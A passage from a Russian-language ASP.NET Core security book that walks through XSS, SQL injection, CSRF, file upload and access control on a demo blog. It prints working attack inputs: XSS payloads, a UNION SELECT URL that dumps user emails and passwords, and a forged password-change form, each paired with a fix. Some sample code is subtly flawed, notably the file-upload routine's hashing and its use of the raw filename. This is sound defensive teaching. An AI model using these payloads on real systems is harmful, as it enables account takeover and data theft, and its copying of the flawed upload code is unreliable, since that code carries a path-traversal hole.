


Рис. 2.21. Многострочный комментарий в несколько строк

Теперь многострочный комментарий стал действительно многострочным и выглядит идеально. Но, использовав `Html.Raw`, мы открыли ящик Пандоры, из которого выскоцила XSS-уязвимость, в результате чего и первый комментарий: **Это тестовое сообщение** — тоже отображается форматированным. Это значит, что мы можем использовать на сайте все те примеры, которые обсуждали в разд. 2.16.2, и при этом нам не понадобится передавать зловредный код через параметры, — мы можем их сохранить в поле содержимого заметки/комментария, и любой посетитель, который загрузит эту страницу, окажется уязвимым к нашей атаке.

Вот вам яркий пример хранимой XSS, с которым могут столкнуться программисты. Как защититься от подобной уязвимости и сохранить гибкость форматирования комментария?

Основная проблема появления XSS в теле страницы заключается в использовании тегов. Вспомните, что происходит с ними, когда срабатывает защита .NET: символ `<` заменяется на `&lt;`, а символ `>` — на `&gt;`. То есть для безопасного вывода текста в `Raw` мы должны сначала произвести эти замены, а уже потом заменить символы перевода каретки (`\n`) на теги параграфа (`</p><p>`). Именно в таком порядке: сначала все экранируем, а потом добавляем теги, которые считаем безопасными:

```
@foreach (var item in Model.BlogItems)
{
    <div>
        <h3>@item.Title</h3>
        <p>@Html.Raw(item.Content
            .Replace("<", "&lt;")
            .Replace(">", "&gt;")
            .Replace("\n", "</p><p>"))</p>
        <hr/>
    </div>
}
```

Если теперь посмотреть на результат, то мы увидим, что многострочный комментарий оформлен корректно, и при этом ящик Пандоры остался закрытым и форматирования комментария `<h2>Это тестовое сообщение</h2>` нет (рис. 2.22). Любые попытки добавить тег `<script>` и внедрить JavaScript-код завершатся провалом.

Впрочем, каждый раз писать такой код накладно, скучно и неинтересно, поскольку вам может понадобиться подобное форматирование в разных местах. Чтобы упростить себе жизнь, можно создать метод-расширение — в классе `MyBlogExt`:

```
using Microsoft.AspNetCore.Html;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace MyBlog.Extensions
{
    public static class MyBlogExt
    {
        public static IHtmlContent FormatContent(
            this IHtmlHelper htmlHelper, string str)
```

```
{  
    return new HtmlString(str  
        .Replace("<", "&lt;")  
        .Replace(">", "&gt;")  
        .Replace("\n", "</p><p>"));  
}  
}  
}
```




Рис. 2.22. Безопасное форматирование

Замену можно сделать разными способами — например, использовать регулярные выражения (RegEx), а я оставил три команды, чтобы четко было видно последовательность того, что именно я делаю со строкой.

Метод-расширение `FormatContent` делает необходимые замены. Чтобы им воспользоваться, нужно подключить пространство имен этого класса `MyBlog.Extensions` в файле `_ViewImports.cshtml`.

Теперь я могу вызывать `Html.FormatContent` для форматирования контента из файлов представлений, и код будет выглядеть уже намного круче:

```
@foreach (var item in Model.BlogItems)  
{  
    <div>
```

```
<h3>@item.Title</h3>
<p>@Html.FormantContent(item.Content)</p>
<hr/>
</div>
}
```

## 2.16.5. XSS: текст внутри тега

Появление уязвимости XSS зависит от того, где именно мы выводим информацию. В рассмотренном случае с отображением текста он выводился на странице, где опасным является открытие нового тега. А что если нам нужно вывести текст внутри тега? Например:

```
<input type="text" name="title" value="@Model" />
```

и передать через модель вот такой текст:

```
test" onclick="alert(1)
```

В этом случае мы должны получить что-то такое:

```
<input type="text" name="title" value="test" onclick="alert(1)" />
```

Это текстовое поле со значением test, и у поля есть обработчик события, который при щелчке на поле отображает сообщение.

Я создал в моем проекте тестовую страницу <http://localhost:37741/tagtest> — и если так перейти по ее адресу:

[`http://localhost:37741/tagtest?id=test%22%20onclick=%22alert\(1\)`](http://localhost:37741/tagtest?id=test%22%20onclick=%22alert(1))

то ничего страшного не произойдет. При этом, посмотрев на исходный код страницы, мы увидим следующую строку:

```
<input type="text" name="title" value="test";
onclick="alert(1)" />
```

То есть фреймворк .NET экранировал двойную кавычку и заменил ее на безопасную HTML-версию &quot;.

А что если использовать `Html.Raw`:

```
<input type="text" name="title" value="@Html.Raw(Model)" />
```

Вот в этом случае возникнет уязвимость — теперь двойная кавычка не будет экранироваться, и мы увидим в исходном коде опасный тег:

```
<input type="text" name="title" value="test" onclick="alert(1)" />
```

Это хорошо, что фреймворк экранирует за нас опасные теги, но если вам по какой-то причине придется использовать `Html.Raw`, то вы должны понимать, что внутри тегов опасными становятся уже не уловые скобки, а одинарные и двойные кавычки — в зависимости от того, что именно вы применили. Ответственность за экранирование кавычек или проверку их наличия вы берете на себя.

Еще один вариант HTML-кода:

```
<input type="text" name="title" value="" @Model />
```

Здесь через `@Model` может передаваться какая-то дополнительная информация, атрибуты тега, и мы выводим их правильно — не используем опасный `Html.Raw`. Будет ли этот код безопасным? Нет! Даже без `Html.Raw` этот код уязвим к XSS.

Запустите сайт и загрузите следующую страницу:

**`http://localhost:37741/tagtest?id=onclick=alert(10)`**

Этот запрос превратится в следующий код:

```
<input type="text" name="title" value="" onclick=alert(10) />
```

Фреймворк может экранировать как двойные кавычки, так и одинарные, но в этой ситуации хакеру, чтобы добавить атрибут, не нужно ни того ни другого — он попадает прямо в тег. И если теперь щелкнуть на поле ввода, появится диалоговое окно, что и указывает на возможную опасность.

Никогда не выводите текст внутри тега, если на него может повлиять посетитель. Это самый сложный с точки зрения экранирования вариант. В этом случае защиты по умолчанию нет, и очень сложно представить себе, что можно сделать для экранирования опасных тегов. Да, хакер все еще ограничен в тех возможностях, которые ему доступны, — вывод диалогового окна с числом безопасен, любые попытки использовать теги или кавычки все еще будут фреймворком экранироваться, но искусные хакеры все же смогут найти векторы атаки, которые навредят вам.

## 2.16.6. Скрипты

Я как-то видел код, в котором информация от пользователя выводилась в тегах скрипта:

```
<script>
    @Model
</script>
```

Смысль его был в том, что информация от пользователя нужна была в JavaScript, и именно вот такой вариант опасен, потому что следующий запрос:

**`http://localhost:37741/js?id=alert(10)`**

превратится вот в такой HTML-код:

```
<script>
    alert(10)
</script>
```

Так что, помещая пользовательские данные внутри скриптов, нужно быть особенно аккуратным.

## 2.17. SQL Injection: доступ к недоступному

Давайте посмотрим на еще один интересный пример использования SQL-инъекции. В разд. 2.16.4 я уже показывал код контроллера, который отображает список статей. Там была приведена такая строка вызова:

```
public async Task<IActionResult> Index(string status = "0")  
{  
    HomeViewModel model = new HomeViewModel();  
    model.isLoggedIn = this.user.isLoggedIn();  
    model.blogItems = await blog.List(status);  
    return View(model);  
}
```

В качестве параметра метод получает строку `status`, которую мы передаем методу `List` для получения заметок с определенным статусом.

Теперь посмотрим на плохой вариант реализации `List`:

```
public async Task<IEnumerable<BlogModel>> List(string status)  
{  
    using (var connection =  
        new SqlConnection(DbHelper.GetConnectionString()))  
    {  
        await connection.OpenAsync();  
        string sql = @"select * from [Blog] where Status = " + status;  
        return await connection.QueryAsync<BlogModel>(sql);  
    }  
}
```

Этот код плохой, потому что вместо использования параметров переменная `status` складывается со строкой запроса. Но я его так написал намеренно, чтобы продемонстрировать еще один вариант использования SQL-инъекции. Я ранее показывал примеры того, как можно удалять и изменять данные, а в рассматриваемом случае хакер может получить доступ к данным, к которым не должен иметь доступа.

Если хакер в качестве статуса передаст:

`http://localhost:37741/?status=0%20union%20all%20select%201,%20Email,%20Password,%204,%205,%206%20from%20[User]`—

то при замене всех `%20` на пробелы, в параметре `status` будет получено:

`0 union all select 1, Email, Password, 4, 5, 6 from [User]`—

И после сложения строк в методе `List` мы получим следующий запрос:

```
select * from [Blog] where Status = 0  
union all  
select 1, Email, Password, 4, 5, 6 from [User]
```

Я здесь объединил два запроса: получения статей и пользователей. В результате на странице будут отображены не только заметки из блога, но и пользовательские данные (рис. 2.23).




Рис. 2.23. Результат обращения к пользователям

Это еще одна опасность SQL-инъекции — хакер может удалять, обновлять и даже получать доступ к данным в базе.

Как минимум мы должны использовать параметры:

```
public async Task<IEnumerable<BlogModel>> List(string status)
{
    using (var connection =
        new SqlConnection(DbHelper.GetConnectionString()))
    {
        await connection.OpenAsync();
        string sql = @"select * from [Blog] where Status = @status";

        return await connection.QueryAsync<BlogModel>(
            sql, new { status = status });
    }
}
```

А так как статус является числом, то будет еще лучше конвертировать параметр `status` в число. Это необходимо даже не с точки зрения безопасности, а ради надежности кода. Если теперь хакер передаст в качестве статуса что-то, что не

является строкой, то выполнение запроса завершится ошибкой, потому что нельзя сравнивать числовую колонку `Status` со значением, которое не является числом.

## 2.18. CSRF: межсайтовая подделка запроса

Уязвимость CSRF (Cross-site request forgery) — это подделка запроса, который выполняется между сайтами. Наиболее ярко эту проблему можно показать на примере формы смены пароля.

Давайте создадим новый контроллер `AccountController`, который будет содержать два метода для смены пароля:

```
[HttpGet]
[Route ("~/account/password")]
public IActionResult AddAction()
{
    return View("Password", new PasswordViewModel());
}

[HttpPost]
[Route ("~/account/password")]
public async Task<IActionResult> AddPostAction(PasswordViewModel model)
{
    if (ModelState.IsValid)
    {
        var userdata = await currentUser.GetUserData();
        await authentication.UpdatePassword(userdata.UserId,
            userdata.Salt, model.NewPassword1);
        return Redirect("/");
    }
    return View("Password", model);
}
```

Первый метод просто отображает форму для ввода нового пароля. Второй метод проверяет корректность данных и просит метод бизнес-уровня обновить пароль. Там будет шифрование, поэтому для простоты я прямо из контроллера передаю соль.

Идентификатор посетителя мы берем из контроллера. Так как это всегда текущий посетитель, мы не сможем обновить данные за другого посетителя. По крайней мере, так может показаться...

В представлении мы будем запрашивать пароль дважды — как это сейчас часто можно увидеть в Интернете:

```
<form method="post" >
<label>Пароль</label>
<input type="password" name="NewPassword1" value="@Model.NewPassword1" />
<div class="error">@Html.ValidationMessageFor(m => m.NewPassword1)</div>
```

```
<label>Повторим</label>
<input type="password" name="NewPassword2" value="@Model.NewPassword2" />
<div class="error">@Html.ValidationMessageFor(m => m.NewPassword2)</div>

<button>Добавить</button>
</form>
```

Бизнес-уровень показывать здесь я не стану — он сейчас не так важен. И даже если вы в нём все делаете верно — зашифруете пароль с солью, проблема CSRF никуда не денется.

А что если хакер создаст следующую форму:

```
<form method="post" action="http://site/account/password">
<input type="hidden" name="NewPassword1" value="Qwert!2345" />
<input type="hidden" name="NewPassword2" value="Qwert:2345" />
<button>Кликни!</button>
</form>
```

У этой формы всего два невидимых поля для пароля, которые ожидает сайт-жертва, и видимая кнопка. Если хакер найдет где-то XSS-уязвимость, то он сможет добавить на взломанный сайт эту форму и сделать ее доступной любому посетителю. Если кто-то из посетителей нажмет на кнопку, то на сайт-жертву будет направлен запрос на смену пароля, и если этот посетитель авторизован, то его пароль поменяется на Qwert!2345. Такой запрос будет легитимным, и мы его никак не проверяем: откуда пришел запрос, кто его отправил...

Первый возможный вариант защиты, который приходит в голову, — проверять поле `Referer`: вместе с каждым запросом на сервер браузер отправляет заголовок (рис. 2.24), в котором указан интернет-адрес (URL), с которого пришел посетитель. Если запрос пришел с чужого сайта, то мы должны его игнорировать.

Проверка `Referer` действительно может помочь с защитой, но только против межсайтовой подделки запроса. А если хакер найдет XSS-уязвимость на нашем сайте? В этом случае источником запроса будет наш сайт, и защита не сработает. Можно надеяться, что мы никогда не совершим ошибки, но зачем надеяться, если можно реализовать защиту, которая будет работать для любого случая, что не так и сложно.

Когда посетитель обращается к форме `/account/password` методом `Get`, то можно сгенерировать какой-то уникальный код, который будет добавлен к форме и сохранен в сессии. При получении ответа от посетителя нужно просто проверить наличие этого кода и сравнить со значением в сессии. Если они совпадают, то все в порядке. Если кода нет или он не совпадает, то это хакер.

Хакер не сможет заранее предугадать код, который генерируется случайно.

Можно все это сделать вручную, а можно воспользоваться возможностями, встроенными в .NET.

Организовать уникальную защиту от CSRF достаточно просто — надо только добавить `@Html.AntiForgeryToken()` где-то в форме:

```

<form method="post" >
    @Html.AntiForgeryToken()
    <label>Пароль</label>
    <input type="password" name="NewPassword1" value="@Model.NewPassword1" />
    <div class="error">@Html.ValidationMessageFor(m => m.NewPassword1)</div>

    <label>Повторим</label>
    <input type="password" name="NewPassword2" value="@Model.NewPassword2" />
    <div class="error">@Html.ValidationMessageFor(m => m.NewPassword2)</div>

    <button>Добавить</button>
</form>

```




Рис. 2.24. Заголовок Referer

Если загрузить теперь страницу смены пароля, то в исходном коде можно будет найти новый параметр: `_RequestVerificationToken`, значение которого настолько большое и уникальное, что его предугадать практически невозможно (рис. 2.25).

Пока мы только добавили код к форме — теперь нужно организовать проверку, а для этого перед методом сохранения добавляем атрибут `[ValidateAntiForgeryToken]`:

```

[HttpPost]
[Route("/account/password")]
[ValidateAntiForgeryToken]
public async Task<IActionResult> AddPostAction(PasswordViewModel model)

```

```
{
  ...
}
```

Если теперь загрузить сайт, через утилиту разработчика браузера испортить код `_RequestVerificationToken` и попробовать отправить форму на сервер, наш запрос завершится ошибкой.




Рис. 2.25. Добавлен параметр `_RequestVerificationToken`

Атрибут `[ValidateAntiForgeryToken]` можно указывать и на уровне класса, и тогда токен будет проверяться при обращении к любому методу класса:

```
[ValidateAntiForgeryToken]
public class AccountController : Controller
{
}
```

Это удобно делать, если у класса много методов, и надо не забыть проверять их все, но в моем случае это приведет к одной проблеме — пользователь не сможет загрузить форму смены пароля: <http://localhost:37741/Account/Password>. Когда мы обращаемся методом GET — из адресной строки (URL) браузера, — .NET станет пытаться проверить токен безопасности, которого просто нет в этом URL, и его будет сложно предоставить.

Если попытаться генерировать код и передавать его через строку URL, то посетитель не сможет сохранить страницу в закладках. Даже если он сделает это, то при

попытке через какое-то время перейти по сохраненной ссылке он обнаружит, что она устарела. Да и поисковые системы не смогут правильно сохранять такие ссылки в своей базе.

На уровне класса лучше использовать другой атрибут — `[AutoValidateAntiforgeryToken]`:

```
[AutoValidateAntiforgeryToken]
public class AccountController : Controller
{
}
```

Согласно документации Microsoft этот атрибут приведет к тому, что будет автоматически происходить проверка безопасности для всех типов запросов — кроме GET, HEAD, OPTIONS и TRACE. Это как раз то, что нам нужно: при попытке обратиться к странице из строки URL проверка GET-запроса выполниться не будет, а вот для POST-запроса — будет.

Если указывать `AutoValidateAntiforgeryToken`, то окажется меньше шансов забыть указать эту проверку для одного из запросов, и это плюс с точки зрения безопасности.

А можно ли сделать проверку по умолчанию глобально? Можно! В файле `Program.cs` ищем строку, которая подключает `AddMvc`, и добавляем здесь автоматическую проверку CSRF-токена в качестве фильтров:

```
builder.Services.AddMvc(options => {
    options.Filters.Add(new AutoValidateAntiforgeryTokenAttribute());
})
```

Главное теперь — не забыть проверить все страницы и убедиться, что вы не забыли добавить `Html.AntiForgeryToken()` ко всем формам, которые отправляют данные на сервер.

## 2.19. Загрузка файлов

При загрузке файлов есть свои особенности, о которых стоит поговорить. Я добавил в базу данных к таблице блога новую колонку со строкой для хранения пути к файлу картинки:

```
alter table Blog add ImageFile varchar(255)
```

На форме при этом появится новое поле для выбора файла:

```
<input class="form-input" type="file" name="image" />
```

Далее лучше было бы создать отдельный класс для хранения логики загрузки файла, но я для простоты реализую все в контроллере. В `BlogController` перед сохранением данных в базе добавим код загрузки картинки:

```
string filename = "";
var imagefiledata = this.Request.Form.Files["image"];
if (imagefiledata != null)
```

```

{
    MD5 md5hash = MD5.Create();
    byte[] inputBytes =
        System.Text.Encoding.ASCII.GetBytes(imagefiledata.FileName);
    byte[] hashBytes = md5hash.ComputeHash(inputBytes);

    string hash = Convert.ToString(hashBytes);

    var dir = "./wwwroot/images/" + hash.Substring(0, 2) + "/" +
              hash.Substring(0, 4);
    if (!Directory.Exists(dir))
        Directory.CreateDirectory(dir);

    filename = dir + "/" + imagefiledata.FileName;
    using (var stream = System.IO.File.Create(filename))
    {
        await imagefiledata.CopyToAsync(stream);
    }
}
}

```

Если все файлы сбрасывать в одну папку, то при росте их количества в конце концов это может оказаться на производительности доступа к ним. Разбитие общей папки на вложенные упростит масштабирование. Если в определенный момент понадобится вынести файлы в отдельное хранилище, его можно будет подключить в качестве удаленной ссылки. Ваша локальная папка может указывать на сервер в сети.

Я разбивал файлы по папкам с помощью хеширования: из хеш-суммы имени файла первые два символа взял для имени папки, а следующие четыре символа — для имени подпапки. В результате после загрузки первой записи у меня получилась структура, показанная на рис. 2.26.




Рис. 2.26. Структура папок после загрузки изображений

Имя папки содержит два шестнадцатеричных символа, а это значит, что в папке images может находиться не более 256 подпапок.

Это еще не все — нам еще желательно убедиться, что в этих файлах находятся именно изображения и ничего больше. Для этого раньше было использо-

вать класс `Image` из пространства имен `System.Drawing`, но оно доступно сейчас только в .NET Framework. В последнюю версию .NET его еще не перенесли. Можно, конечно, использовать и другие библиотеки, но сторонние разработки я советовать не стану.

Идея проверки заключается в том, что нужно попробовать загрузить картинку как изображение, и если это не завершится ошибкой и мы сможем получить размеры картинки, то в таком случае обычно говорят, что формат файла соответствует изображению.

## 2.20. Контроль доступа

У нас есть регистрация, авторизация, мы уже достаточно много говорили о безопасности, но все же остается одна большая проблема — сейчас нет никакой проверки на доступ к сервисам, которые должны быть доступны только зарегистрированным посетителям. Например, страница добавления записи в блог должна быть доступна только авторизованным посетителям, поэтому ссылка на главной странице сайта отображается именно им. Но вот незадача — если неавторизованный посетитель напрямую загрузит в браузере адрес `http://localhost:37741/blog/add`, то он увидит эту страницу.

Поэтому необходимо реализовать возможность проверки доступа к страницам. Самый простой способ: в каждом методе контроллера проверять, авторизован текущий пользователь или нет, следующим образом:

```
[HttpGet]
[Route("/blog/add")]
public IActionResult AddAction()
{
    if (currentUser.IsLoggedIn() == false)
        return Redirect("/Login");
    return View("Edit", new BlogViewModel());
}
```

Если пользователь не авторизован, мы здесь переадресуем его на страницу ввода имени и пароля. Это будет работать, но код выглядит страшно и слишком нудно.

Однако, воспользовавшись встроенной в .NET возможностью авторизации, вы сможете реализовать более удобный декларативный подход: перед любым методом или классом можно поставить атрибут `[BlogAuthorize]`, и уже он возьмет на себя ответственность за проверку авторизации.

Организовать такой же подход очень легко даже для нашей собственной авторизации. Как мы уже видели, нет ничего сверхсложного в том, что реализовали для нас в Microsoft, — все это легко делается.

Для хранения атрибутов в проекте очень часто выделяют отдельную папку с именем `Middleware`. Я и сам предпочитаю все атрибуты хранить в одном месте. Создадим такую папку и в ней — новый файл `BlogAuthorize.cs` со следующим содержимым:

```

using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.Filters;

namespace MyBlog.Middleware
{
    [AttributeUsage(AttributeTargets.Class | AttributeTargets.Method,
        AllowMultiple = true, Inherited = true)]
    public class BlogAuthorizeAttribute : Attribute, IAuthorizationFilter
    {
        public void OnAuthorization(AuthorizationFilterContext context)
        {
            if (context.HttpContext?.Session.GetInt32("userid") == null)
            {
                context.Result =
                    new StatusCodeResult((int)System.Net.HttpStatusCode.Forbidden);
            }
        }
    }
}

```

Вот так просто мы получили свой собственный атрибут: создали класс (я назвал его `BlogAuthorizeAttribute`) и реализовали метод `OnAuthorization`. В этом методе я проверяю наличие значения посетителя в сессии. Если его там нет, то посетитель не авторизован, поэтому в `context.Result` записывается `System.Net.HttpStatusCode.Forbidden`.

Как видно из объявления атрибута, он может назначаться как отдельному методу, так и целому контроллеру `AttributeTargets.Class | AttributeTargets.Method`.

Это значит, что в контроллере блога не нужно делать никаких проверок, а достаточно только поставить перед классом новый атрибут:

```

[BlogAuthorize]
public class BlogController : Controller
{
    . . .
}

```

Если теперь запустить сайт и перейти на страницу `/blog/add`, то неавторизованный посетитель увидит сообщение `Access to localhost was denied` (Доступ к хосту был отклонен) — ошибку 403 (рис. 2.27).

Возможно, вы захотите сделать так, чтобы в случае отказа в доступе отображалось не сообщение об ошибке, а посетитель перенаправлялся бы на страницу входа. Для этого в классе атрибута — на случай проблемы авторизации — нужно заменить ошибку доступа переадресацией на страницу входа:

```
context.Result = new RedirectResult("/Login");
```

Для крупных сайтов авторизация может быть более сложной и включать роли. Даже небольшой сайт может разделять действия на роли: простой посетитель и

